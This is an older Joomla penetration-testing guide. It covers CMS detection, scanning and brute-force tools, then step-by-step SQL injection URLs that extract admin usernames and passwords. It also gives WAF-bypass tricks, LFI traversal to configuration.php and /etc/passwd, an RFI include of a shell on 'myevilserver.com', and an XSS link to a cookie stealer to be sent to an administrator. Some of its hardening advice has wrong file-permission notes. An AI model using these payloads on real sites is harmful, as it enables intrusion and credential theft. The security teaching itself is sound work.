Guidelines for Pen-testing a Joomla Based Site.

By: Shubham Mittal

[http://3ncrypt0r.blogspot.com]

[http://facebook.com/hacktonplanet]

Tweet me @upgoingstar

Content:

Need for this document.

This document, Guideline for Testing a Joomla based site" has been developed in order to keep the general people aware of the security related information about Joomla. This documentation will explain the testing methodology that must be used to audit Joomla based sites. This guide will help you learn the basic security misconfigurations, vulnerabilities, etc. within Joomla which will further assist you to do better security testing in those sites. This guide will also help you recommend Security Countermeasures to you client for bulletproofing their Joomla based sites.

Introduction to Joomla

There have been lot of CMS systems available for web development like Word press, Drupal, Joomla, etc. still Joomla has its own customers and they are quite handy to work with Joomla as it is quite small, easy, etc.

Working with Joomla is like developing your site in such a way that it can be easily installed, handled and managed. Installing it, selecting a cool theme, setting the layout, modifying the CSS, using some extensions, and the site is ready. However there is another point which must be kept in mind.

Well Security is a state in which we ensure a proper gap between the threats and assets of an organization. We try to either move assets far away from threats or we try to somehow apply good security controls in between the two.

When we talk about Security in Joomla, we have to focus on both Joomla framework and the extensions too. However Joomla itself is quite stable and less probe to attacks, i.e. you will get with some hard time getting a serious attack vector. Most of the time, only some XSS, SQL, LFI, etc. will be identified in the core which are already fixed and patched.

A little in depth of Joomla.

Before going ahead with any this and that, go ahead and give an installation of Joomla at your local host. Extract all the files and get into libraries. If you give a look at phpinputfilter/inputfilter.php file within the libraries directory, you will encounter a code which will contain the filtering methods used by Joomla and all of them are based on blacklisting. This point can be used later on to exploit potential vulnerabilities in a nice manner.

Reason being; let us say a filter for “MALICIOUS” has been implemented in the code, so it will not be a big deal to bye-pass it. To be very short and precise, it can be simply bye-passed by writing MALICIOUS in different cases, say mAliCIoUs or malicious or anything that clicks your mind. This was a generic idea which can be used for bye-passing the filters for any platform, but as we are talking about Joomla, we will limit our talks about Joomla only. Similarly you can have a look on some part of code which specifically tries to block a XSS script by merely using a restricted filter for *“<”* tag. Well, it is so simple, you can go ahead with changing your script to something like this *“><script….and blah blah blah…*

Same way you can have a look at input validations for SQL Injection, RFI, LFI, etc. which are adopted by the Joomla.

We will highly recommend you to get more familiar with Joomla framework and its working. When you will look at many parts of its core, you will automatically gain a basic understanding of how the things are actually working in the back end. So let us move a bit forward and find out how you will find out that a site is actually using Joomla at the back end.

Detecting Joomla

When we talk about detecting a site for whether it is using Joomla or not, it is quite easy. In order to find out the CMS which a site is using, we can either use some tools or we can go for manual testing.

Manual Testing:

1. Check for unnecessary files like *; Joomla.xml, readme.txt, htaccess.txt* – These kind of files store good amount of information within them and can be of great use in identifying whether site is using Joomla or not.
2. Try to locate the path of Configuration File; *<path of web app>/configuration.php* – This can obviously give you information about CMS used as well as other information about the installations etc.
3. Try to locate the path of Administrator’s login : *<path of web app>/administrator/index.php* – If this gives you an OK response, go ahead and have a look on the page. The default page for administrator’s login will most probably use some logo or text which might give you an idea of CMS.
4. Try to locate plugins: <path of web page>/index.php?option=<nameofplugin>; here you have to put some hits for plugin names and if any response comes true, the site is implementing Joomla with strong possibility. With case Also in order to test and find out the version of

Joomla that particular site is using, go to the source code of that site. If the header contains this string:

```
<meta name="generator" content="Joomla! 1.5 - Open Source Content Management" />
```

It is a Joomla site using version 1.5.x However if it is an old one, it will have the following string in its source:

```
<meta name="Generator" content="Joomla! - Copyright (C) 2005 - 2007 Open Source Matters. All rights reserved." />
```

However this is not a sure shot thing because as obvious, many smart administrators might remove this string.

Automated Testing with Tool:

1. CMS Explorer – CMS explorer is an automated tool used to find out and reveal the different modules, plugins, components and themes a particular CMS based site is using. It has ability to reveal hidden/library files which are not typically accessed by web clients. It can serve different purposes apart from this like searching OSVDB for vulnerabilities, etc. However we will keep our usage of CMS explorer limited to identification of CMS only. \
   Example: The usage of CMS Explorer.

   $ ./cms-explorer.pl –url <your_target_site> -type Joomla

   The whole project can be downloaded from http://code.google.com/p/cms-explorer/


2. Joomscan: Joomscan is an OWASP project which can be used to detect a web server (whether it is using Joomla or not), and check for its version of Joomla. Again it is also capable of finding out vulnerabilities in a site based on the plugins, extensions, etc. and that can be used for exploitation part. Once it lists all the modules it automatically starts testing the modules for known vulnerabilities like RFI, LFI, SQL injection, etc.

   Example: The usage of joomscan

   ```
   $ ./joomscan.pl –u www.example.com
   ```

   It comes by default with backtrack suite, however if you are not working with Backtrack, you can download it from http://sourceforge.net/projects/joomscan/.

3. Wappalyzer: Wappalyzer is an extension available for Firefox and Chrome which helps us in uncovering the techniques website uses. It can easily help us in identifying CMS, Web Shops, Web Servers, JS frameworks, analytic tools, etc. As a CMS identifier, it works great and is rated HIGH among such tools.



Joomla Extensions

Joomla also comes with a huge extension range which enables the web admins to do the things out of the box and increase the functionalities of their sites. To give it a start, you can look forward to http://extensions.Joomla.org and get some extensions. Installing them will require you to visit backend of Joomla. (http://example.com/Joomla/administrator).

Manual testing

Once you have installed them, link them with the components on the main site and you will notice an awesome URL pattern which might fascinate you to go a little deeper with that. This works with any of the site which you will be auditing so all you have to do is to explore the site for its extensions and that pretty URL (which we said, might fascinate you). It can be something like this for example:

something.php?option=com_abcdef&product=441&productid=12

It is definitely not that easy as we are talking. You need to understand some basics. Let's break this URL into part:

`Something.php=`	`[calls the component which you are going to visit]`
`Option=`	`[identifies a particular characteristic of object based on some value]`
`Abcdef`	`[name of the component in this case]`
`Productid=`	`[ID of product, might be useful some time, but not much]`

Now why we had gone through all this? Well, if you have understanding of all this stuff, it is really going to help you to audit a Joomla website. How? It is very easy and sensible to add some "known variables" in the URL and there are strong chances that Joomla will parse them. Some of the parameters which can be tested includes:

1. catid
2. productid
3. cat
4. visit
5. page
6. layout
7. controller

Exploiting Joomla

As now we have detected the Joomla in a website and its version easily, now we have to find out vulnerabilities within the site. Most of the time, as discussed above, updated latest Joomla framework is quite strong and can't be hacked easily, so we focus more on extensions (components) and plugins being used by it.


For manual testing methodology you can start with:

1. Look for input fields (so that you can pass something malicious)
2. Look at the URL parameters (try to analyze the way they are working, their names, etc. so that you can try other too).
3. Check out the "robots.txt".
4. Look at the source code (and try to understand how it is actually working; what is the flow, how the user input is being passed to back end, and so on so forth).
5. Try to login into admin back panel. Joomla's default Uri and form names are :
   a. Default Uri : /administrator/index.php
   b. Default uservar : username
   c. Default passvar : passwd
6. Try to find out the theme which is being used.
7. Try to locate the PHPMyAdmin installation.
8. For testing components, you can use SQL injection and XSS for input fields and URL parameters. There are lot of cheat sheets available on google for that. However we will also get in touch with these attack vectors.

For Automated testing methodology, you can work with following tools:

1. CMS explorer (Discussed earlier).
2. Joomscan (Discussed earlier).
3. Nmap http-Joomla-brute script: This is an excellent script which is used to brute force on Joomla administrator login panel. It reads the session cookie and parses the security token to brute force password auditing. On the back end, it uses **unpwdb** and **brute** libraries for doing this. For studying about more options, either you can use this link : http://nmap.org/nsedoc/scripts/http-joomla-brute.html

Or else simply use it in your console. Usage is something like this:



```
root@bt:~# nmap -p80 --script http-joomla-brute --script-args 'userdb= users.txt,passdb=passwds.txt
,http-joomla-brute.threads=3,brute.firstonly=true' [redacted]

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-08-19 00:57 CET
Nmap scan report for [redacted]
Host is up (0.00099s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-joomla-brute:
|   Accounts
|     No valid accounts found
|   Statistics
|_    Performed 19 guesses in 1 seconds, average tps: 19
MAC Address: [redacted]

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
root@bt:~#
```

root@bt:~# nmap -p80 --script http-joomla-brute –script-args 'userdb=users.txt,passdb=passwds.txt,http-joomla-brute.threads=3, brute.firstonly=true' IP_ADDRESS

Testing for SQL

The most common and popular method to hack a Joomla site is to find a SQL injection flaw and exploit the same. A typical URL which can give you an idea of looking around improper validation for SQL injection will look something like this:

index.php?option=com_abcdef&product=441&productid=12

Generally following variables are quite famous and vulnerable –

- Cat, kat, cats, vategory, categories
- Id, userid, productid, customerid, catid, katid
- Item, page, option, type, entry

You can simply find out if a parameter is vulnerable or not by doing the following steps:

1. **Check for Vulnerability**
   Change the value of parameter (441 or 12 in this case) to 'or something at random which can't exist in the rows of that particular column. Observe any kind of MySQL errors popping up on the website. If you find one, well congrats, you might have discovered an SQL injection vulnerability.
2. **Find the number of columns**
   Append "order by" statement followed by some proper sequence of integers starting from 1. The moment you starts getting an error, take the integer value, subtract 1 and this will be the number of columns in the database. For example, just keep incrementing the number until we get an error.

   http://example.com/index.php?option=com_movm&controller=product&task=product&id=5+order+by+1-- **No error** *http://example.com/ndex.php?option=com_movm&controller=product&task=product&id=5+order+by+2--* **No error**

http://example.com/index.php?option=com_movm&controller=product&task=product&id=5+order+by+3-- **No error**

http://example.com/index.php?option=com_movm&controller=product&task=product&id=5+order+by+4-- **No error**

http://example.com/index.php?option=com_movm&controller=product&task=product&id=5+order+by+5-- **error [we get message like this Unknown column '5' in 'order clause' or something like that.**

3. **Check for UNION function**

   With union we can select more data in one SQL statement, so we have

   http://example.com/index.php?option=com_movm&controller=product&task=product&id=5+union+all+select 1,2,3,4--

   We already found that number of columns are 3 in section 2.

   If we see some numbers on screen, i.e. 1 or 2 or 3 or 4 then the UNION works.

4. **Check for MySQL version**
   Now let's say you had got some number say 3, replace the number 3 with @@version and you will get something like "5.0.45" or similar; Well this is the version of MySQL being used at the website. The whole input will look like:

   http://example.com/index.php?option=com_movm&controller=product&task=product&id=5+UNION+ALL+SELECT+1,2,@@version,4--

   Sometimes you might encounter an error and get unsuccessful, so don't lose hope. Use Convert function and do it in following manner:

   http://example.com/index.php?option=com_movm&controller=product&task=product&id=5+UNION+ALL+SELECT+1,2,convert(@@versionusing latin1),4--

5. **Find out Table and Column Name**
   When it comes to identify the table names and column names, we have two options.
   a. Hit and trial with common table names and column names. : Most commonly used and interesting table names includes users, userstable, admin, etc. Also common and interesting column names includes email, password, username, userid, etc.

   b. Secondly, we can take a help from Information schema database. Information schema database holds information about all the things in a database, like tables, columns, primary keys, alternate keys, constraints, and almost everything except User Data. We can say that it contain Meta data, i.e. data about data.

Query which we need to enter can specifically target one column or table name at a time or the same can be concatenated.

For Table names
http://example.com/ndex.php?option=com_movm&controller=product&task=product&id=5+UNION+ALL+SELECT+1,2,group_concat(table_name),4+where+table_name=information_schema.tables--

For Column Names
http://example.com/index.php?option=com_movm&controller=product&task=product&id=5+UNION+ALL+SELECT+1,2,group_concat(column_name),4+where+table_name=information_schema.columns--

6. **Finding out the REAL data**
Once you had collected column names and table names, you can start looking for the data in columns too. As we know the table name, and column names, we just need to hit a simple query like:

http://example.com/index.php?option=com_movm&controller=product&task=product&id=5+union+all+select+1,2,concat(user,0x3a,passwd,0x3a,email),4+from+admin--

And this will give the username, password, and email id of users on the website. However the password which you get may be encrypted with some hash say MD5, SHA1, etc. If so, either get a copy of john the ripper or you can check some online Rainbow Tables at md5crack.org and similar websites.

7. **Check for Blind SQL Injection**
In some of the cases no errors may pop up and you might be supposed to observe any of the changes which are coming on the page. For example, a site may handle the errors and give you a redirect to the home page on filling any wrong SQL statement while some "Page Not Found" error on entering a wrong value but a syntactically correct SQL statement. This will help you differentiate in TRUE and FALSE values which will further enable you analyze the behavior of SQL database.

8. **In case you can't find any vulnerable parameter**
If you are not able to find anything and getting messed up, you can go to exploit-db.com and search for Joomla SQL Injection vulnerabilities listed there. They generally give you the exact path which can be exploited by SQL injection. So get loaded with it, and get started.

9. **Bye-passing Filters**
Sometimes while doing all this stuff, you might get errors or unresponsive errors because of a Web Application Firewall (WAF) implemented at the back end which is filtering all your malicious queries. In this case you have no other option then to obfuscate your queries. There are some techniques which can be implemented to bye-pass WAFs depending upon the level of complex validations it has implemented.
    a. Use '+' in place of all spaces;
    b. Use "%20" in place of all spaces;

c. Use "/*" In the end instead of "--";
d. Use "/*!" before each keyword and "*/" after each keyword.
e. Use random Case sensitiveness; ex. For SHUBHAM, we can use Shubham, sHubham, shUbham, sHUBham, shubHAM, shubhAM, shubhaM, etc.

10. **Automated SQL Injection Testing**
    Many of the times, when you are testing a SQL injection vulnerability, the things might get quite time consuming, you can mess up and waste a lot of time. In that case, go for an automated tool. There have been lot of tools available in the market for Automated SQL Injection testing. Some of them are:
    a. SQLmap: It is an open penetration testing tool which automates the process of finding and exploiting SQL injection flaws and compromising of database servers. It has a powerful detection engine along with many other excellent features for penetration testers. It can be downloaded from http://sourceforge.net/projects/sqlmap/. It is however also included in backtrack suite.
    b. Havij: Havij is another automated SQL injection testing tool developed by ITsecTeam which have a nice GUI for beginners. It also includes some options to bypass filters, finding admin login page, etc. More information can be looked at http://www.itsecteam.com/products/havij-v116-advanced-sql-injection/index.html.
    c. Other tools includes TheMole, SQLninja, BSQL Hacker, Pangolin, etc.

Testing for LFI

Local File Inclusions which have been another major issue for security of Joomla sites, also needs to be tested and can give us some aid in making a good report. Most of the Joomla installations are vulnerable for this type of attack and some of them don't even get fixed. This generally leads to a server compromise and things become serious all of a sudden (for administrators).

LFI means Local File Inclusion in which we try to include a local file from the server and execute it in place of a file which was supposed to be. It happens due to improper validation in the PHP files which are calling or including the files. A typical LFI vulnerable URL may look like:

http://example.com/index.php?option=com_abcdef&Item=2&view=guestbookpage

1. **Find out the vulnerable parmeter**
   Most of the time, vulnerabilities exist in following parameters:
   - Controller [/index.php?option=com_jradio&controller=some_value]
   - Layout [/index.php?option=com_k2&view=item&layout=item]
   - Page [/index.php?page=shop.product_details&flypage=flypage.tpl&product_id=264]
   - View [index.php?option=com_content&task=view&id=24&Itemid=63]

2. **Exploit is using Directory traversal**
   The way we can exploit this is quite easy. Famous Null bytes which helps us to byepass a restriction which is set in the respective PHP script. Basically any of the parameter is being used to include a file from the local hard disk which can be of good use to us. With the knowledge of

LFI and basic Joomla knowledge, we can try to access configuration.php file by using this vulnerability.

http://example.com/index.php?option=com_blabla&view=../../../configuration.php

3. **Steal the credentials**
As soon as we get access to this configuration file, the login details for current database server will be accumulated. Next locate the PHPMyAdmin login on the same server and try to login into it with the data from the configuration file.

4. **Test for /etc/passwd exposure**
Since it depends on the level of improper validation which can be exploited, there are chances of getting access to /etc/passwd file too in the same manner. Once you have access to that, all user information is accessible to you. This is how it can be done.

http://example.com/index.php?option=com_blabla&view=../../../../../../../../../../../../../../../etc/passwd

5. **Test for /etc/shadow exposure**
You can also try /etc/shadow file which stores the encrypted passwords of the users. However this file is not accessible in most of the cases without sufficient privileges, but who knows you are lucky someday.

Testing for RFI

Some components of Joomla are vulnerable to RFI too so giving this test while auditing such site is quite worth. Unlike LFI which allows us to include some file from the local machine, in RFI we can include files from another server and then can execute the same on the target.

http://example.com/index.php?option=com_sef&Itemid=&mosConfig.absolute.path=.

A typical RFI vulnerable URL will look exactly like a LFI vulnerable URL. When you found a RFI vulnerable URL, try to include your PHP shell which is hosted on some other box. After executing your shell, you will be able to list the files, download the files, change the contents and remove files too.

http://example.com/index.php?option=com_sef&Itemid=&mosConfig.absolute.path=http://myevilserver.com/evilshell.php?

If a RFI vulnerability exists on a Joomla installation, the risk is measured as highest because from this, the highest level of access is accessible to the attacker with the least effort of attack.

Testing for XSS / CSRF

XSS (Cross Site Scripting) is a technique in which a client side or server side script is executed on the browser of the remote machine making the user susceptible to execute that script (by merely clicking on that link) and hence leaking some of the information saved in his browser. Now this information may be in form of his cookies, session id, etc.

Generally XSS is found in input fields of forms, guest books, shout boxes, search boxes, etc. XSS allows Html/JS/VBS code to execute within the victim's browser.

1. **Check if it is vulnerable**

   A simplest example would be to use the following HTMl code in order to see if an input field or parameter is vulnerable or not.

   "><iframe src=http://www.google.com>

   You can also check the same by executing a JS script:

   <script>alert("hello")</script>

2. Try to avoid the quotes in XSS string. (Most of XSS filters do work and help eliminating them).

   XSS string starts with "> and not with just a HTML tag. Reason for doing so is to close the tag you are currently in. Suppose you are trying the following code:

   <Input type="text" name="search" value="" />

   No doubt that you can't see the code behind the web application, but you can manage the inputs you give. Now suppose that you are in between the quotes for value, and you passed COOL_MALICIOUS_SCRIPT as the input. Eventually the code at the page source becomes:

   <input type="text" nname="search" value="COOL_MALICIOUS_SCRIPT />

   Now this will either make your whole malicious code a string and passes it on to server all the same. Or it will keep one quote open and will generate an error. So to avoid these two factors, we always put a '' before starting our script so that the whole malicious script may execute without any error or exception.

   <input type="text" name="search" value="">iframe src=http://myevilserver.com…

3. **Locate other points for XSS**

   Apart from the input fields, some components are also vulnerable which allows including HTML/JS/VBS code into a parameter. For example:

   http://example.com/index.php?option=com_reservations&task=askope&nidser=2\&namser=test

   This code can be easily injected with XSS string in following manner:

   http://example.com/index.php?option=com_reservations&task=askope&nidser=2\&namser=">iframe src=http://myevilserver.com/someevilfile/cookiestealer.php>

   What you need to do is, just send this malicious link to administrator of the affected site and as soon as he will open the link, he will include our malicious website's link in his browser. Now whatever code we might have written, we will be able to execute it and perform some useful task on his browser, say steal cookie, or redirecting him to a phishing page with fake Joomla Login, etc.

   Many other such vulnerabilities keeps emerging on exploit-db.com so any time you test a Joomla site for an attack, do not forget to have a look on some security advisory for latest possible attack vectors.

Bulletproofing Joomla

So by now we have been familiar with the methodology with which we must audit a website based on Joomla. With some basic knowledge of Information Security and after reading this guideline, you should be able to test the security of Joomla websites within minutes. But let's a step ahead. Let's also include the Bulletproofing part for Joomla. Let's talk about how we can prevent hackers and elites from compromising our boxes. Following steps must be taken for this:

1. Always keep you Joomla up to date. Install the latest upgrade as soon as the upgrade is released.
2. Whatever extensions are being used, they must be properly patched with latest upgrade releases. Any old extension may give attacker a way to compromise the site.
3. Do not use extensions which have not being used by, or which have not been tested properly.
4. All user inputs must be properly validated. These inputs can be inputs in forms, URI, image uploads, etc. Suppose if a BROWSE button enables the user to upload the image, it must only enable him to upload an image and not a PHP shell which may later work like a backdoor on the server.
5. Use strong passwords for all logins. At least 8 characters, one special character, one number, and one case sensitive letter. It will protect your installation from a brute force.
6. Always keep a track of "Latest Visitors" in the Web Server's log files for catching potential attacks. Never consider your log files just a piece of information. It is highly useful in tracking and monitoring the users.
7. Put some stress to implement more security to the whole server on which you Joomla based site is hosted; being it hosted on shared server or a dedicated one.
8. Make a list of all the extensions you use and keep monitoring them.
9. Keep yourself up to date with latest vulnerabilities and disclosures at various security advisories. Exploit-db, osvdb, CVE, etc. are some of the good resources.
10. Change the permission on your .htaccess file as it is by default using write permissions (as Joomla has to update it). The best practice is to use 444 (r-xr-xr-x).
11. Proper file permissions on the public directories must be given so that any malicious file must not be uploaded or executed. The best practice in this context is 766 (rwxrw-rw-), i.e. only Owner can read, write and execute. Others can only read and write.
12. No one must have the permission to write into PHP files on the server. They all must be set with 444 (r—r—r--), everyone can read only.
13. Delegate the roles. It makes your Administrator account goes safe. In case someone hacks into your machine, it must have access to the respective user only, and not the administrator account.
14. The database users must only have permission to give commands like INSERT, UPDATE, and DELETE rows. They must not be allowed to DROP tables.
15. Change the names of backend folders, e.g. you can change /administrator to /admin12345.
16. Last but not the least, keep updated with latest vulnerabilities.

Conclusion

By now we have learnt that how a Joomla based site can be tested for its security. We are now very clear with the way we have to start testing the site. Main focus on URL parameters, input fields is to be paid.
Testing a Joomla site is not a difficult task. You just need to be clear with the basics and the small process described here.
The main outline of the scenario is, Joomla is much secure at its core. The things which need to be paid attention includes its extensions (components).

For more security awareness, Joomla team must introduce a database with the list of secure extensions. These extensions must be checked regularly and any vulnerabilities must be released.

Another solution will be to further validate the input from any extensions so that even if they are probe to some attacks, the inner Joomla code will stop any malicious intentions. There are some unreliable sources like “docs.joomla.org/Vulnerable_Extensions_List” which are not updated however they still claim to be useful.

Security checklist is however a good resource to check whether you have gone through all the steps or not*. (http://docs.joomla.org/Security_Checklist_7)*

All this needs to be initiated by Joomla team itself for making Joomla more reliable in terms of security.

Appendix

Apart from the tools which I had mentioned in this Guideline, there are some other famous tools too. Do not forget to have a look on them.

a. Automated Joomla SQL injection Exploiter
   http://www.xenuser.org/exploits/joomla_sqli_sploiter.py
b. Column Fuzzer
   http://xenuser.org/tools/column_finder.py
c. Simple Log File Analyzer
   http://www.xenuser.org/tools/scan_log.py
d. LFI Exploiter
   http://www.xenuser.org/tools/lfi_sploiter.py

List of security advisories which can be used to keep yourself update.

a. Exploit-db	*(http://exploit-db.com)*
b. Security Focus	*(http://securityfocus.com)*
c. CVE	*(http://cve.mitre.org)*
d. CVE	*(http://www.cvedetails.com/)*
e. Packet Storm Security	*(http://packetstormsecurity.org)*
f. Inj3ct0r	*(http://1337day.org)*
g. National Security Database	*(http://nvd.nist.gov)*
h. OSVDB	*(http://osvbd.org)*
i. Secunia	*(http://secunia.com)*

Other Useful links for Web Hacking

1.	BEEF	*http://www.bindshell.net/tools/beef*
2.	Blind Elephant	*http://blindelephant.sourceforge.net*
3.	XSSER	*http://xsser.sourceforge.net*
4.	Authforce	*http://www.divineinvasion.net/authforce*
5.	Pinata CSRF Tool	*http://code.google.com/p/pinata-csrf-tool*
6.	Click Jacking	*http://www.contextis.co.uk/resources/tools/clickjacking-tool*
7.	Unicoding (for by-passing filters)	*http://packetstormsecurity.org/files/view/69896/unicode-fun.txt*